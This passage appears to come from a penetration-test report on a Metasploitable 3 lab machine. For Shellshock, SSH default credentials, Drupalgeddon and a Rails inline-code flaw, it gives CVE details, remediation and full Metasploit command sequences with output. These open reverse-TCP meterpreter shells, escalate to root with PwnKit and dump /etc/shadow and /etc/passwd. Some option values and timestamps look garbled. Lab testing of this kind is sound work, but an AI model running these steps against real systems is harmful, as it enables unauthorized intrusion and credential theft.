Mode          Size Type Last modified Name
---          --- --  ---  ---  ---
040755/rwxr-xr-x 4096 dir  2020-10-29 21:28:07 +0200 cgi-bin
040757/rwxr-xrwx 4096 dir  2024-09-30 21:27:29 +0300 html
100777/rwxrwxrwx 4644 fil  2024-09-30 21:42:16 +0300 log.html
040777/rwxrwxrwx 4096 dir  2020-10-29 21:28:07 +0200 uploads

meterpreter > cd
Usage: cd directory
meterpreter > cd cgi-bin
meterpreter > ls
Listing: /var/www/cgi-bin
Mode          Size Type Last modified Name
---          --- --  ---  ---  ---
100755/rwxr-xr-x 72   fil  2020-10-29 21:28:07 +0200 hello_world.sh

meterpreter > 

```

```

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.1.77
RHOSTS => 192.168.1.77
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/hello_world.sh
TARGETURI => /cgi-bin/hello_world.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

```

```

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name          Current Setting  Required  Description
CMD_MAX_LENGTH 2048           yes        CMD max line length
CVE           CVE-2014-0271    yes        CVE to check/exploit (Accepted: CVE-2014-0271, CVE-2014-0278)
HEADER        User-Agent:MSF    yes        HTTP header to use
METHOD        GET             yes        HTTP method to use
Proxies       :/opt/metasploit-framework/msfvenom/2024-09-27-0017/  no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        app.ubuntu:2020-10-29-16c371  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPATH         /bin/sh           yes        Target PATH for binaries used by the CmdStager
REPORT        88              yes        Target report level
SSL           false           no         Negotiate SSL/TLS for outgoing connections
SSLCertFile  /root/.msf4/certs/192.168.1.77.pem  no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI     yes             yes        Path to CGI script
TIMEOUT       5               yes        HTTP read response timeout (seconds)
URIPath      /                no        The URI to use for this exploit (default is random)
VHOST         no              no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:
Name          Current Setting  Required  Description
SRVHOST       0.0.0.0        yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT       8080           yes        The local port to listen on.

Payload options (linux/x86/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
LHOST         192.168.1.71  yes        The listen address (an interface may be specified)
LPORT         4444           yes        The listen port

Exploit target:
Id  Name
0   Linux x86

```

## 5. Run the exploit and we have meterpreter session

```

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.71:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.1.77
[*] Meterpreter session 7 opened (192.168.1.71:4444 → 192.168.1.77:54166) at 2024-10-18 01:41:10 +0300

meterpreter > sysinfo
Computer      : 192.168.1.77
OS            : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture  : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: www-data
meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1

```

## 6. Privilege scalation

- search post suggester
- use 0
- options
- set SESSION 7

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > search post suggester
[-] Unknown command: ♦♦search. Did you mean search? Run the help command for more details.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > search post suggester

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  0  post/multi/recon/local_exploit_suggester .           normal  No    Multi Recon Local Exploit Suggester
```

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local\_exploit\_suggester

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options
```

Module options (post/multi/recon/local\_exploit\_suggester):

Name	Current Setting	Required	Description
SESSION	5	yes	The session to run this module on
SHOWDESCRIPTION	false	yes	Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

```
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 7
SESSION => 7
```

- run

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.1.77 - Collecting local exploits for x86/linux...
[*] 192.168.1.77 - 196 exploit checks are being tried...
[+] 192.168.1.77 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 192.168.1.77 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/overlayfs_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 192.168.1.77 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 64 / 64
[*] 192.168.1.77 - Valid modules for session 7:
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec	Yes	The target is vulnerable.
2	exploit/linux/local/netfilter_priv_esc_ipv4	Yes	The target appears to be vulnerable.
3	exploit/linux/local/overlayfs_priv_esc	Yes	The target appears to be vulnerable.
4	exploit/linux/local/pkexec	Yes	The service is running, but could not be validated.
5	exploit/linux/local/su_login	Yes	The target appears to be vulnerable.
6	exploit/linux/local/abrt_raceabrt_priv_esc	No	The target is not exploitable.
7	exploit/linux/local/abrt_sosreport_priv_esc	No	The target is not exploitable.
8	exploit/linux/local/af_packet_chocobo_root_priv_esc	No	The target is not exploitable. Linux kernel 3.13.0-2

- we found an exploit can escalate the privilege
- use exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options
```

Module options (exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec):

Name	Current Setting	Required	Description
PKEXEC_PATH		no	The path to pkexec binary
SESSION	5	yes	The session to run this module on
WRITABLE_DIR	/tmp	yes	A directory where we can write files

Payload options (linux/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.71	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

- set SESSION 7

- run

- meterpreter opened again and your Privilege is root now

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 7
SESSION => 7
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 192.168.1.71:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.gvqegi
[+] The target is vulnerable.
[*] Writing '/tmp/.dqqvka/auwjugi/auwjugi.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.dqqvka
[*] Sending stage (3045380 bytes) to 192.168.1.77
[+] Deleted /tmp/.dqqvka/auwjugi/auwjugi.so
[+] Deleted /tmp/.dqqvka/.zumdn
[+] Deleted /tmp/.dqqvka
[*] Meterpreter session 8 opened (192.168.1.71:4444 → 192.168.1.77:54172) at 2024-10-18 01:46:55 +0300

meterpreter > sysinfo
Computer      : 192.168.1.77
OS            : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture   : x64
BuildTuple     : x86_64-linux-musl
Meterpreter    : x64/linux
meterpreter > getuid
Server username: root
meterpreter > cat /etc/shadow
root:!::18564:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin::*:16176:0:99999:7:::
sys::*:16176:0:99999:7:::
```

### 3- OpenSSH 6.6.1

- **Description:** It was possible to login into the remote SSH server using default credentials. As the NVT 'SSH Brute Force Logins with default Credentials' (OID: 1.3.6.1.4.1.25623.1.0.108013) might run into a timeout the actual reporting of this vulnerability takes place in this NVT instead. The script preference 'Report timeout' allows you to configure if such an timeout is reported
- **Base score:** 7.0
- **Severity:** HIGH
- **CVE Reference:** CVE-2021-41617
- **Impact:** It was possible to login into the remote SSH server using default credentials and allows privilege escalation because supplemental groups are not initialized as expected
- **Remediation:** Change the password with a new strong one as soon as possible.
- **Exploitation Process:**

1. We start by getting the credentials of the ssh using hydra.

```
└─(kareem㉿kali)-[~]
$ hydra -L /usr/share/wordlists/metasploit/unix_users.txt -P /usr/share/wo
rdlists/metasploit/unix_passwords.txt ssh://192.168.1.18:22 -t 64 -I -V
```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these \*\* ignore laws and ethics anyway).

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-05 05:
26:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 169512 login tries (l:168
/p:1009), ~2649 tries per task
[DATA] attacking ssh://192.168.1.18:22/
[22][ssh] host: 192.168.1.18 login: vagrant password: vagrant
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-05 05:
25:10
```

```
└─(kareem㉿kali)-[~/Downloads/project/metasploitable_3]
```

2. Searching for scanner ssh
3. Use auxiliary/scanner/ssh/ssh\_login
4. Show the options of the Module
5. Change the Module options to match the target machine
  - set RHOSTS 192.168.1.18
  - set USERNAME vagrant
  - set PASSWORD vagrant

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > search scanner ssh
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/apache_karaf_command_execution	2016-02-09	normal	No	Apache Karaf Default Credentials Command Execution
1	auxiliary/scanner/ssh/karaf_login	.	normal	No	Apache Karaf Login Utility
2	auxiliary/scanner/ssh/kerberos_sftp_enumusers	2014-05-27	normal	No	Cerberus FTP Server SFTP Username Enumeration
3	auxiliary/scanner/http/cisco_firepower_login	.	normal	No	Cisco Firepower Management Console 6.0 Login
4	auxiliary/scanner/ssh/eaton_xpert_backdoor	2018-07-18	normal	No	Eaton Xpert Meter SSH Private Key Exposure Scanner
5	auxiliary/scanner/ssh/fortinet_backdoor	2016-01-09	normal	No	Fortinet SSH Backdoor Scanner
6	auxiliary/scanner/http/gitlab_user_enum	2014-11-21	normal	No	GitLab User Enumeration
7	auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	normal	No	Juniper SSH Backdoor Scanner
8	auxiliary/scanner/ssh/detect_kippo	.	normal	No	Kippo SSH Honeypot Detector
9	auxiliary/scanner/ssh/ssh_login	.	normal	No	SSH Login Check Scanner
10	auxiliary/scanner/ssh/ssh_identify_pubkeys	.	normal	No	SSH Public Key Acceptance Scanner
11	auxiliary/scanner/ssh/ssh_login_pubkey	.	normal	No	SSH Public Key Login Scanner
12	auxiliary/scanner/ssh/ssh_enumusers	.	normal	No	SSH Username Enumeration
13	\_ action: Malformed Packet	.	.	.	Use a malformed packet
14	\_ action: Timing Attack	.	.	.	Use a timing attack
15	auxiliary/scanner/ssh/ssh_version	.	normal	No	SSH Version Scanner
16	auxiliary/scanner/ssh/ssh_enum_git_keys	.	normal	No	Test SSH Github Access
17	auxiliary/scanner/ssh/libssh_auth_bypass	2018-10-16	normal	No	libssh Authentication Bypass Scanner
18	\_ action: Execute	.	.	.	Execute a command
19	\_ action: Shell	.	.	.	Spawn a shell

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant  
PASSWORD => vagrant  
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant  
USERNAME => vagrant  
msf6 auxiliary(scanner/ssh/ssh_login) > opt  
[-] Unknown command: opt. Run the help command for more details.  
msf6 auxiliary(scanner/ssh/ssh_login) > options
```

Module options (auxiliary/scanner/ssh/ssh\_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASS_FILE		no	File containing passwords, one per line
RHOSTS	192.168.1.18	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	vagrant	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

6. exploit
7. after the session opened we change to meterpreter
8. we now have a meterpreter session with root

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.1.18:22 - Starting bruteforce
[+] 192.168.1.18:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(va
grant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-24-ge
neric #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Li
nux '
[*] SSH session 1 opened (192.168.1.15:45097 → 192.168.1.18:22) at 2024-10-0
5 05:22:39 +0300
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
--				
1		shell linux	SSH root @ 192.168.1.15:45097	→ 192.168.1.18:22 (192.168.1.18)

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.15:4433
[*] Sending stage (1017704 bytes) to 192.168.1.18
[*] Meterpreter session 2 opened (192.168.1.15:4433 → 192.168.1.18:38181) at
2024-10-05 05:24:42 +0300
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
[*] Unknown command: hostname. Run the help command for more details.
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nol

```

## 4- Drupal 7.0 < 7.31 - 'Drupalgeddon'

- **Description:** Drupal Core is prone to an SQL injection vulnerability because it fails to sufficiently sanitize user-supplied data before using it in an SQL query. Exploiting this issue could allow an attacker to compromise the application, access or modify data, or exploit latent vulnerabilities in the underlying database. Drupal Core versions 7.x ranging from 7.0 and up to and including 7.31 are vulnerable.
- **Base score:** 7.5
- **Severity:** High
- **CVE Reference:** CVE-2014-3704
- **Impact :** The expandArguments function in the database abstraction API in Drupal core 7.x before 7.32 does not properly construct prepared statements, which allows remote attackers to conduct SQL injection attacks via an array containing crafted keys.
- **Remediation:** The most effective remediation is to immediately update Drupal to version 7.32, which contains the fix for this vulnerability. Any version of Drupal lower than 7.32 is vulnerable.

Download the latest Drupal core release for the 7.x branch from the official Drupal website.

[Releases for Drupal core | Drupal.org](#)

- **Exploitation Process**

Using Metasploit

### 1- Searching for Drupal

```
    \_ AKA: DRUPALGEDDON 2010-002
    .
    .
15   \_ AKA: Drupalgeddon 2014
    .
    .
16   exploit/multi/http/drupal_drupageddon 2014
-10-15      excellent No Drupal HTTP Parameter Key/Value SQL Injection
    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method) .
    .
    .
17   \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method) .
    .
    .
18   \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method) .
    .
    .
    .
19   auxiliary/gather/drupal_openid_xxe 2012
-10-17      normal Yes Drupal OpenID External Entity Injection
    .
    .
20   exploit/unix/webapp/drupal_restws_exec 2016
-07-13      excellent Yes Drupal RESTWS Module Remote PHP Code Execution
    .
    .
21   exploit/unix/webapp/drupal_restws_unserialize 2019
-02-20      normal Yes Drupal RESTful Web Services unserialize() RCE
    \_ target: PHP In-Memory
    .
    .
22   \_ target: Unix In-Memory
    .
    .
23   \_ target: Unix In-Memory
```

### 2- Use exploit/multi/http/drupal\_drupageddon

### 3- Show the options of the Module

### 4- Change the Module options to match the target machine

- set RHOSTS 192.168.237.6
- set TARGETURI /drupal/
- set payload/generic/shell\_reverse\_tcp

```
msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.237.6
RHOSTS => 192.168.237.6
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > exploit
```

## 5- Run the exploit

```
msf6 exploit(multi/http/drupal_drupageddon) > set payload payload/generic/shell_reverse_tcp
payload → generic/shell_reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > options
```

Module options (exploit/multi/http/drupal\_drupageddon):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	192.168.237.6	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/drupal/	yes	The target URI of the Drupal installation
VHOST		no	HTTP server virtual host

Payload options (generic/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.237.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

## 6- after the session opened we change to meterpreter

```
msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 192.168.237.4:4444
[*] Command shell session 2 opened (192.168.237.4:4444 → 192.168.237.6:50053
) at 2024-10-18 17:07:56 +0300

^Z
Background session 2? [y/N] y
msf6 exploit(multi/http/drupal_drupageddon) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: php. This module works with: Linux, OSX
, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.237.4:4433
[*] Sending stage (1017704 bytes) to 192.168.237.6
[*] Sending stage (1017704 bytes) to 192.168.237.6
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/http/drupal_drupageddon) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: php. This module works with: Linux, OSX
, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[-] Job 0 is listening on IP 192.168.237.4 and port 4433
[-] A job is listening on the same local port
[-] Failed to start exploit/multi/handler on 4433, it may be in use by another process.
msf6 exploit(multi/http/drupal_drupageddon) > o[*] Meterpreter session 3 opened (192.168.237.4:4433 → 192.168.237.6:36886) at 2024-10-18 17:08:48 +0300

[*] Stopping exploit/multi/handler
[*] Meterpreter session 4 opened (192.168.237.4:4433 → 192.168.237.6:36887)
at 2024-10-18 17:08:48 +0300
```

## 7- we now have a meterpreter session with www-data user

```

4 meterpreter x86/lin www-data @ 192.168.2 192.168.237.4:4433 -
    ux 37.6 > 192.168.237.6:3688
    7 (192.168.237.6)

msf6 exploit(multi/http/drupal_drupageddon) > sessions 4
[*] Starting interaction with 4 ...

meterpreter > sysinfo
Computer : 192.168.237.6
OS       : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: www-data

```

## 8- Privilege scalation

- search post suggester
- use 0
- options
- set SESSION 4

```

msf6 exploit(multi/http/drupal_drupageddon) > search post suggester
Matching Modules
=====
#  Name
k  Description          Disclosure Date  Rank      Chec
-  --
-  0  post/multi/recon/local_exploit_suggester .           normal  No
  Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(multi/http/drupal_drupageddon) > use 0
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 4
SESSION => 4

```

- run

```

msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.237.6 - Collecting local exploits for x86/linux ...
[*] 192.168.237.6 - 196 exploit checks are being tried...
[+] 192.168.237.6 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 192.168.237.6 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.237.6 - exploit/linux/local/overlayfs_priv_esc: The target appears to be vulnerable.
[+] 192.168.237.6 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 192.168.237.6 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 64 / 64
[*] 192.168.237.6 - Valid modules for session 4:

#  Name
#  Name
tially Vulnerable?  Check Result          Poten
-  --
-  1  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec  Yes
  The target is vulnerable.
-  2  exploit/linux/local/netfilter_priv_esc_ipv4        Yes
  The target appears to be vulnerable.
-  3  exploit/linux/local/overlayfs_priv_esc            Yes
  The target appears to be vulnerable.
-  4  exploit/linux/local/pkexec                      Yes
  The service is running, but could not be validated.
-  5  exploit/linux/local/su_login                    Yes
  The target appears to be vulnerable.

```

- we found an exploit can escalate the privilege

- use exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec
- show options
- set SESSION 4
- we set payload linux/x64/meterpreter/reverse\_tcp

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 4
SESSION => 4
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):
Name          Current Setting  Required  Description
--> PKEXEC_PATH          no        The path to pkexec binary
SESSION          4            yes       The session to run this module
on
WRITABLE_DIR    /tmp          yes       A directory where we can write
files

Payload options (linux/x64/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
--> LHOST         192.168.237.4   yes       The listen address (an interface may b
e specified)
LPORT          4444           yes       The listen port
```

- Exploit
- meterpreter opened again and our Privilege is root now

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 192.168.237.4:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.luhroip
[+] The target is vulnerable.
[*] Writing '/tmp/.lrgyxjh/qzqemjmjdgnu/qzqemjmjdgnu.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.lrgyxjh
[*] Sending stage (3045380 bytes) to 192.168.237.6
[+] Deleted /tmp/.lrgyxjh/qzqemjmjdgnu/qzqemjmjdgnu.so
[+] Deleted /tmp/.lrgyxjh/.mhqubfsuqsrv
[+] Deleted /tmp/.lrgyxjh
[*] Meterpreter session 5 opened (192.168.237.4:4444 → 192.168.237.6:50077)
at 2024-10-18 17:12:20 +0300

meterpreter > sysinfo
Computer      : 192.168.237.6
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture  : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: root
```

## 5- Ruby 2.3.8

- **Description:** active\_support/core\_ext/hash/conversions.rb in Ruby on Rails before 2.3.15, 3.0.x before 3.0.19, 3.1.x before 3.1.10, and 3.2.x before 3.2.11 does not properly restrict casts of string values, which allows remote attackers to conduct object-injection attacks and execute arbitrary code, or cause a denial of service (memory and CPU consumption) involving nested XML entity references, by leveraging Action Pack support for (1) YAML type conversion or (2) Symbol type conversion.
- **Base score:** 7.5
- **Severity:** HIGH
- **CVE Reference:** CVE-2013-0156
- **Remediation :** upgrade to the fixed versions of the 'actionpack' package. For versions before 2.3.15, upgrade to version 2.3.15 or later. For versions 3.0.x, upgrade to version 3.0.19 or later. For versions 3.1.x, upgrade to version 3.1.10 or later. For versions 3.2.x, upgrade to version 3.2.11 or later. Updating the package to the latest version will ensure that the vulnerability is patched.
- **Impact:** allows remote attackers to conduct object-injection attacks and execute arbitrary code, or cause a denial of service (memory and CPU consumption) involving nested XML entity references, by leveraging Action Pack support for (1) YAML type conversion or (2) Symbol type conversion.
- **Exploitation Process Using Metasploit**

### 1. Searching for exploit rails

```
msf6 > search exploit rails
Matching Modules
=====
#   Name                               Rank      Check  Description
Rank      _____
-   _____
 0  exploit/multi/http/gitlab_file_read_rce
excellent Yes    GitLab File Read Remote Code Execution
 1  exploit/unix/http/maltrail_rce
excellent Yes    Maltrail Unauthenticated Command Injection
 2  \_ target: Unix Command
.
 3  \_ target: Linux Dropper
.
 4  exploit/multi/http/metasploit_static_secret_key_base
excellent Yes    Metasploit Web UI Static secret_key_base Value
 5  exploit/linux/http/cfme_manageiq_evm_upload_exec
excellent Yes    Red Hat CloudForms Management Engine 5.1 agent/linuxpkgs Path Traversal
 6  exploit/multi/http/rails_double_tap
excellent Yes    Ruby On Rails DoubleTap Development Mode secret_key_base Vulnerability
 7  auxiliary/dos/http/rails_action_view
normal    No     Ruby on Rails Action View MIME Memory Exhaustion
 8  exploit/multi/http/rails_actionpack_inline_exec
excellent No     Ruby on Rails ActionPack Inline ERB Code Execution
```

### 2. Use exploit(multi/http/rails\_actionpack\_inline\_exec)

### 3. Show the options of the Module

### 4. Change the Module options to match the target machine

- set RHOSTS 192.168.1.23
- set RPORT 3500
- set TARGETURI /readm
- set TARGETPARAM os

```

msf6 exploit(multi/http/rails_actionpack_inline_exec) > options

Module options (exploit/multi/http/rails_actionpack_inline_exec):

```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.237.6	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETPARAM	os	yes	The target parameter to inject with inline code
TARGETURI	/readme	yes	The path to a vulnerable Ruby on Rails application
VHOST		no	HTTP server virtual host

```

Payload options (generic/shell_reverse_tcp):

```

Name	Current Setting	Required	Description
LHOST	192.168.237.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```

msf6 exploit(multi/http/rails_actionpack_inline_exec) > set RHOSTS 192.168.237.6
RHOSTS => 192.168.237.6
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set RPORT 3500
RPORT => 3500
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set TARGETURI /readme
TARGETURI => /readme
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set TARGETPARAM os
TARGETPARAM => os

```

## 5. Run the exploit

## 6. After the session opened change to meterpreter

```

msf6 exploit(multi/http/rails_actionpack_inline_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: ruby. This module works with: Linux, OS X, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.237.4:4433
[*] Sending stage (1017704 bytes) to 192.168.237.6
[*] Meterpreter session 2 opened (192.168.237.4:4433 → 192.168.237.6:36209)
at 2024-10-18 16:12:19 +0300
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/http/rails_actionpack_inline_exec) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer      : 192.168.237.6
OS            : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture   : x64
BuildTuple     : i486-linux-musl
Meterpreter    : x86/linux
meterpreter > getuid
Server username: chewbacca
msf6 exploit(multi/http/rails_actionpack_inline_exec) > exploit

[*] Started reverse TCP handler on 192.168.237.4:4444
[*] Sending inline code to parameter: os
[*] Command shell session 1 opened (192.168.237.4:4444 → 192.168.237.6:49392)
) at 2024-10-18 16:11:37 +0300

whoami
chewbacca
^Z
Background session 1? [y/N] y

```

## 7. Privilege escalation

- search post suggester
- use 0
- options
